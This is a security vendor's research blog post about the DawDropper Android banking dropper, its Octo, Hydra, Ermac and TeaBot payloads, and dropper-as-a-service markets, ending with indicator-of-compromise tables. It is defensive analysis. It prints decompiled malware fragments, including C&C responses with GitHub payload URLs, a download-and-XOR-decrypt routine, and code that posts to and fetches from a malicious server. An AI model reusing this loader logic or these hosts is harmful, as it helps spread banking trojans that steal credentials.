Examining New DawDropper Banking Dropper and DaaS on the Dark Web

trendmicro.com/en_us/research/22/g/examining-new-dawdropper-banking-dropper-and-daas-on-the-dark-we.html

July 29, 2022

In this blog post, we discuss the technical details of a new banking dropper that we have dubbed DawDropper, give a brief history of banking trojans released in early 2022 that use malicious droppers, and elaborate on cybercriminal activities related to DaaS in the deep web.

By: Trend Micro July 29, 2022 Read time: (words)

By Trend Micro Mobile Team

Malicious actors have been surreptitiously adding a growing number of banking trojans to Google Play Store via malicious droppers this year, proving that such a technique is effective in evading detection. Additionally, because there is a high demand for novel ways to distribute mobile malware, several malicious actors claim that their droppers could help other cybercriminals disseminate their malware on Google Play Store, resulting in a dropper-as-a-service (DaaS) model.

In the latter part of 2021, we found a malicious campaign that uses a new dropper variant that we have dubbed as DawDropper. Under the guise of several Android apps such as Just In: Video Motion, Document Scanner Pro, Conquer Darkness, simpli Cleaner, and Unicc QR Scanner, DawDropper uses Firebase Realtime Database, a third-party cloud service, to evade detection and dynamically obtain a payload download address. It also hosts malicious payloads on GitHub. As of reporting, these malicious apps are no longer available on Google Play Store.

Figure 1. DawDropper malicious apps previously available on Google Play Store

We explore the technical details of the new DawDropper dropper, look at the brief history of banking trojans released in early 2022 that use malicious droppers, and discuss cybercriminal activities related to DaaS in the deep web in this entry.

DawDropper technical analysis

Based on our observation, DawDropper has variants that drop four types of banking trojans, including Octo, Hydra, Ermac, and TeaBot. All DawDropper variants use a Firebase Realtime Database, a legitimate cloud-hosted NoSQL database for storing data, as their command-and-control (C&C) server and host malicious payloads on GitHub.



Figure 2. DawDropper infection chain



Figure 3. GitHub repository that hosts the Octo payload



Figure 4. GitHub repository that hosts the Ermac payload



Figure 5. GitHub repository that hosts the Hydra payload

A similarity between Clast82 and DawDropper

Interestingly, we found that another dropper called Clast82, which was reported by CheckPoint Research in March 2021, also uses Firebase Realtime Database as a C&C server.

```
        @Override
        public String toString() {
            return "App(enabled=" + this.enabled + ", url=" + this.url + ", name=" + this.name + ", package_nar
        }
    }

    @Metadata(bv = {1, 0, 3}, d1 = {"\u0000\u0014\n\u0002\u0018\u0002\n\u0002\u0010\u0000\n\u0002\b\u0002\n\u0(
    public static final class Companion {
        private Companion() {
        }
```

Figure 6. Data format fetched from C&C server (Source: com.abcd.evpnfree)
The DawDropper C&C server returns data similar to Clast82 data:

```
{
    "app": {
        "enabled": true,
        "name": "test",
        "package_name": "com.bulb.crush",
        "url": "https://github.com/briangreen7667/2705/raw/main/addon2.apk"
    }
}
```

Figure 7. DawDropper C&C server response

```
{
    "alert": {
        "button": "Descargar",
        "delay": 10,
        "text": "Para usar la aplicación, descargue la última actualización",
        "title": "Actualización de la aplicación"
    },
    "app_installs": 1375,
    "apps": [
        {
            "name": "clown",
            "package_name": "com.airotherb",
            "url": "https://github.com/k6062019/qq/raw/main/clown.apk"
        }
    ],
    "bot_installs": 193,
    "notification": {
        "interval": 3,
        "start": 5,
        "text": "Se requiere actualización de la aplicación"
    },
    "web_view": {
        "url": "https://console.firebase.google.com/u/4/"
    }
}
```


Figure 8. Another DawDropper variant's C&C server response that adds installation metrics and a prompt to install a new update

The Octo payload

DawDropper's malicious payload belongs to the Octo malware family, which is a modular and multistage malware that is capable of stealing banking information, intercepting text messages, and hijacking infected devices. Octo is also known as Coper, and it has been historically used to target Colombian online banking users.

Based on our analysis, DawDropper's Octo malware payload is similar to previously reported variants. The package uses programming language keywords to obfuscate malicious functionalities.



Figure 9. The same type of Octo payload packages deployed in March and June 2022

Once the Octo malware is successfully launched in the victim's device and gains primary permissions, it will keep the device awake and register a scheduled service to collect and upload sensitive data to its C&C server. It also uses virtual network computing (VNC) to record a user's screen, including sensitive information such as banking credentials, email addresses and passwords, and PINs. The malware also causes a user's screen to turn black by turning the device's backlight off and turns off the device's sound to hide malicious behavior.



Figure 10. The Octo malware infection chain

The malware can also disable Google Play Protect (which goes through a device's apps and checks for malicious behavior) and collects user data, including an infected mobile phone's Android ID, contact list, installed apps, and even text messages.

A brief history of banking droppers in early 2022

To better understand this trend of banking trojans being distributed via malicious droppers, we must look back at how droppers have been popping up on Google Play Store since the beginning of 2022, analyze how each of these droppers vary from one another and evolve, and learn how cybercriminals are disseminating them.



Figure 11. Timeline of banking trojans distributed via droppers in the first half of 2022

Main differences among banking droppers

Although these banking droppers have the same main objective — to distribute and install malware on victims' devices — we have observed that there are marked differences in how these banking droppers implement their malicious routines. For example, the banking droppers that were launched earlier this year have hard-coded payload download addresses. Meanwhile, the banking droppers that have been recently launched tend to hide the actual payload download address, at times use third-party services as their C&C servers, and use third-party services such as GitHub to host malicious payloads.

Banking dropper name and release date	Dynamic address	Third-party storage	Encrypted payload
Vultur dropper Jan 12, 2022 (com.privacy.account.safetyapp)			✓
Sharkbot dropper Jan 14, 2022 (com.pagnotto28.sellsourcecode.supercleaner)	✓		
Octo dropper (Gymdrop dropper) Feb 17, 2022 (com.moh.screen) Feb. 6, 2022 (Vizeeva.fast.cleaner)	✓		
Ermac dropper (DawDropper) Mar 25, 2022 (com.qaz.universalsaver)	✓ (Firebase Realtime Database)	✓ (GitHub)	
TeaBot dropper Apr 3, 2022 (com.zynksoftware.docuscanapp) Feb 11, 2022 (com.scanner.buratoscanner)	✓ (GitHub)	✓ (GitHub)	
Hydra dropper (DawDropper) Apr 23, 2022 (com.casualplay.leadbro)	✓ (Firebase Realtime Database)	✓ (GitHub)	

Hydra dropper (Gymdrop dropper) May 30, 2022 (com.anatolijserba.docscanner)	✓	
Octo dropper (DawDropper) Jun 28, 2022 (com.scando.qukscanner)	✓ (Firebase Realtime Database)	✓ (GitHub)

The Vultur dropper (SHA-256: 00a733c78f1b4d4f54cf06a0ea8cc33604512d6032ef4ef9114c89c700bfafcf), also known as Brunhilda was first reported as a DaaS at the end of 2020. In January 2022, we observed that it directly downloads the malicious payload on the infected device and has its own method to decrypt the malicious payload.

```
public b() {
    this.b = i0.d;
    SharedPreferences v0 = PreferenceManager.getDefaultSharedPreferences(i0.d);
    this.c = a.c + "?token=" + v0.getString("APP-TOKEN", null);
    this.d = (byte)v0.getInt(c.f, 0);
}

@Override
public void run() {
    long v0_1;
    String v1;
    try {
        if(!h.c.c.c.c()) {
            File v0 = new File(this.b.getFilesDir(), a.d);
            d.a(this.c, v0);
            i0.u(this.b, a.d, a.e, this.d);
            v0.delete();
            v1 = a.e;
```

Figure 12. Vultur dropper's download file

```
public static boolean u(Context arg5, String arg6, String arg7, byte arg8) {
    File v1;
    try {
        v1 = new File(arg5.getFilesDir(), arg6);
        File v6 = new File(arg5.getFilesDir(), arg7);
        FileInputStream v5 = new FileInputStream(v1);
        FileOutputStream v7 = new FileOutputStream(v6);
        byte[] v6_1 = new byte[0x1000];
        while(true) {
            int v2 = v5.read(v6_1);
            if(v2 <= 0) {
                break;
            }

            if(arg8 != 0) {
                int v3;
                for(v3 = 0; v3 < v2; ++v3) {
                    v6_1[v3] = (byte)(v6_1[v3] ^ arg8);
                }
            }
```

Figure 13. Vultur dropper's malicious payload decryption routine

The Sharkbot dropper (SHA-256: 7f55dddcfad05403f71580ec2e5acafdc8c9555e72f724eb1f9e37bf09b8cc0c), which was also released in January 2022, has a unique behavior: It not only acts as a dropper but also requests for accessibility permissions and responds with all of the user interface (UI) events of the infected device.

```
            v v2 = new v(v1, v5);
            h.e0.a v1_1 = new h.e0.a();
            v1_1.f("http://statscodicefiscale.xyz/stats/");
            v1_1.a("cache-control", "no_cache");
            v1_1.a("User-Agent", "Mozilla/5.0");
            f.l.b.d.d(v2, "body");
            v1_1.d("POST", v2);
            e0 v1_2 = v1_1.b();
            ((h.l0.g.e)this.w.a(v1_2)).e(new g() {
                @Override  // h.g
                public void a(f arg8, g0 arg9) {
                    String v9;
                    i.f v2;
                    int v4 = 0;
                    if(200 <= arg9.g && arg9.g <= 299) {
                        try {
                            v2 = arg9.j.D();
                        }
```

Figure 14. Sharkbot dropper's request server

```
                                label_119:
                                    Objects.requireNonNull(s.this);
                                    String v9_5 = v2_2.getString("url");
                                    c0 v0 = new c0();
                                    h.e0.a v1 = new h.e0.a();
                                    v1.f(v9_5);
                                    ((h.l0.g.e)v0.a(v1.b())).e(new t(s.this, v2_2));
                                    return;
                                }
                            }
                        }
```

Figure 15. Sharkbot dropper getting the download URL from response

Meanwhile, the TeaBot dropper, released in April 2022, uses GitHub to host its malware payload. However, TeaBot uses another GitHub repository to get the download address, in contrast to DawDropper, which uses a Firebase Realtime Database.

DaaS dark web activities

In our investigation of banking trojans using droppers, we observed that one of the droppers that were first reported in 2021, Gymdrop, is connected to a management panel (trackerpdfconnect[.]com and smartscreencaster[.]online) that cybercriminals can use to manage both the dropper and the payload. We also found Gymdrop being advertised in a dark web forum as a typical DaaS.



Figure 16. Gymdrop management panel of the Hydra dropper (Source: m0br3v/Twitter)



Figure 17. The Gymdrop admin panel login page being featured in an underground forum in February 2022

Conclusion and security recommendations

Cybercriminals are constantly finding ways to evade detection and infect as many devices as possible. In a half-year span, we have seen how banking trojans have evolved their technical routines to avoid being detected, such as hiding malicious payloads in droppers. As more banking trojans are made available via DaaS, malicious actors will have an easier and more cost-effective way of distributing malware disguised as legitimate apps. We foresee that this trend will continue and more banking trojans will be distributed on digital distribution services in the future.

To avoid falling prey to malicious apps, users should adopt the following security best practices:

- Always check app reviews to see if users voice out unusual concerns or negative experiences.
- Apply due diligence when looking into app developers and publishers. Avoid downloading apps from suspicious-looking websites.
- Avoid installing apps from unknown sources.

Mobile users can help minimize the threats posed by these fraudulent apps by using Trend Micro Mobile Security Solutions to scan mobile devices in real time and on demand to detect malicious apps or malware to block or delete them. These apps are available for both Android and iOS.

Indicators of compromise (IOCs)

DawDropper

SHA-256	Package name	Release date	Detection name
022a01566d6033f6d90ab182c4e69f80a3851565aaaa386c8fa1a9435cb55c91	com.caduta.aisevsk	05/01/2021	AndroidOS_Da
e1598249d86925b6648284fda00e02eb41fdcc75559f10c80acd182fd1f0e23a	com.vpntool.androidweb	11/07/2021	AndroidOS_Da
8fef8831cbc864ffe16e281b0e4af8e3999518c15677866ac80ffb9495959637	com.j2ca.callrecorder	11/11/2021	AndroidOS_Da
05b3e4071f62763b3925fca9db383aeaad6183c690eecbbf532b080dfa6a5a08	com.codeword.docscann	11/21/2021	AndroidOS_Da
f4611b75113d31e344a7d37c011db37edaa436b7d84ca4dfd77a468bdeff0271	com.virtualapps.universalsaver	12/09/2021	AndroidOS_Da
a1298cc00605c79679f72b22d5c9c8e5c8557218458d6a6bd152b2c2514810eb	com.techmediapro.photoediting	01/04/2022	AndroidOS_Da
eb8299c16a311ac2412c55af16d1d3821ce7386c86ae6d431268a3285c8e81fb	com.chestudio.callrecorder	01/2022	AndroidOS_Da

d5ac8e081298e3b14b41f2134dae68535bcf740841e75f91754d3d0c0814ed42	com.casualplay.leadbro	04/23/2022	AndroidOS_Da
b4bd13770c3514596dd36854850a9507e5734374083a0e4299c697b6c9b9ec58	com.utilsmycrypto.mainer	05/04/2022	AndroidOS_Da
77f226769eb1a886606823d5b7832d92f678f0c2e1133f3bbee939b256c398aa	com.cleaner.fixgate	05/14/2022	AndroidOS_Da
5ee98b1051ccd0fa937f681889e52c59f33372ffa27afff024bb76d9b0446b8a	com.olivia.openpuremind	05/23/2022	AndroidOS_Da
0ebcf3bce940daf4017c85700ffc72f6b3277caf7f144a69fbfd437d1343b4ab	com.myunique.sequencestore	2022/05/31	AndroidOS_Da
2113451a983916b8c7918c880191f7d264f242b815b044a6351c527f8aeac3c8	com.flowmysequto.yamer	05/2022	AndroidOS_Da
71c44a78cd77a8f5767096f268c3193108ac06ff3779c65e78bc879d3b0ff11d	com.qaz.universalsaver	05/2022	AndroidOS_Da
9b2064f8808d3aaa2d3dc9f5c7ee0775b29e29df3a958466a8953f148b702461	com.luckyg.cleaner	06/02/2022	AndroidOS_Da
ff8110883628f8d926588c0b7aedae8841df989d50f32c140d88f1105d1d3e02	com.scando.qukscanner	06/28/2022	AndroidOS_Da
02499a198a8be5e203b7929287115cc84d286fc6afdb1bc84f902e433a7961e4	com.qrdscannerratedx	07/01/2022	AndroidOS_Da
022a01566d6033f6d90ab182c4e69f80a3851565aaaa386c8fa1a9435cb55c91	com.caduta.aisevsk	05/01/2021	AndroidOS_Da
e1598249d86925b6648284fda00e02eb41fdcc75559f10c80acd182fd1f0e23a	com.vpntool.androidweb	11/07/2021	AndroidOS_Da
8fef8831cbc864ffe16e281b0e4af8e3999518c15677866ac80ffb9495959637	com.j2ca.callrecorder	11/11/2021	AndroidOS_Da
05b3e4071f62763b3925fca9db383aeaad6183c690eecbbf532b080dfa6a5a08	com.codeword.docscann	11/21/2021	AndroidOS_Da
f4611b75113d31e344a7d37c011db37edaa436b7d84ca4dfd77a468bdeff0271	com.virtualapps.universalsaver	12/09/2021	AndroidOS_Da
a1298cc00605c79679f72b22d5c9c8e5c8557218458d6a6bd152b2c2514810eb	com.techmediapro.photoediting	01/04/2022	AndroidOS_Da

eb8299c16a311ac2412c55af16d1d3821ce7386c86ae6d431268a3285c8e81fb	com.chestudio.callrecorder	01/2022	AndroidOS_Da
d5ac8e081298e3b14b41f2134dae68535bcf740841e75f91754d3d0c0814ed42	com.casualplay.leadbro	04/23/2022	AndroidOS_Da
b4bd13770c3514596dd36854850a9507e5734374083a0e4299c697b6c9b9ec58	com.utilsmycrypto.mainer	05/04/2022	AndroidOS_Da
77f226769eb1a886606823d5b7832d92f678f0c2e1133f3bbee939b256c398aa	com.cleaner.fixgate	05/14/2022	AndroidOS_Da
5ee98b1051ccd0fa937f681889e52c59f33372ffa27afff024bb76d9b0446b8a	com.olivia.openpuremind	05/23/2022	AndroidOS_Da
0ebcf3bce940daf4017c85700ffc72f6b3277caf7f144a69fbfd437d1343b4ab	com.myunique.sequencestore	2022/05/31	AndroidOS_Da
2113451a983916b8c7918c880191f7d264f242b815b044a6351c527f8aeac3c8	com.flowmysequto.yamer	05/2022	AndroidOS_Da
71c44a78cd77a8f5767096f268c3193108ac06ff3779c65e78bc879d3b0ff11d	com.qaz.universalsaver	05/2022	AndroidOS_Da
9b2064f8808d3aaa2d3dc9f5c7ee0775b29e29df3a958466a8953f148b702461	com.luckyg.cleaner	06/02/2022	AndroidOS_Da
ff8110883628f8d926588c0b7aedae8841df989d50f32c140d88f1105d1d3e02	com.scando.qukscanner	06/28/2022	AndroidOS_Da
02499a198a8be5e203b7929287115cc84d286fc6afdb1bc84f902e433a7961e4	com.qrdscannerratedx	07/01/2022	AndroidOS_Da

Github repository

Repository	Description
hxxps://github.com/butcher65/test	GitHub repository hosting the Octo and Hydra banking trojans
hxxps://github.com/lotterevich/lott	GitHub repository hosting the TeaBot banking trojan
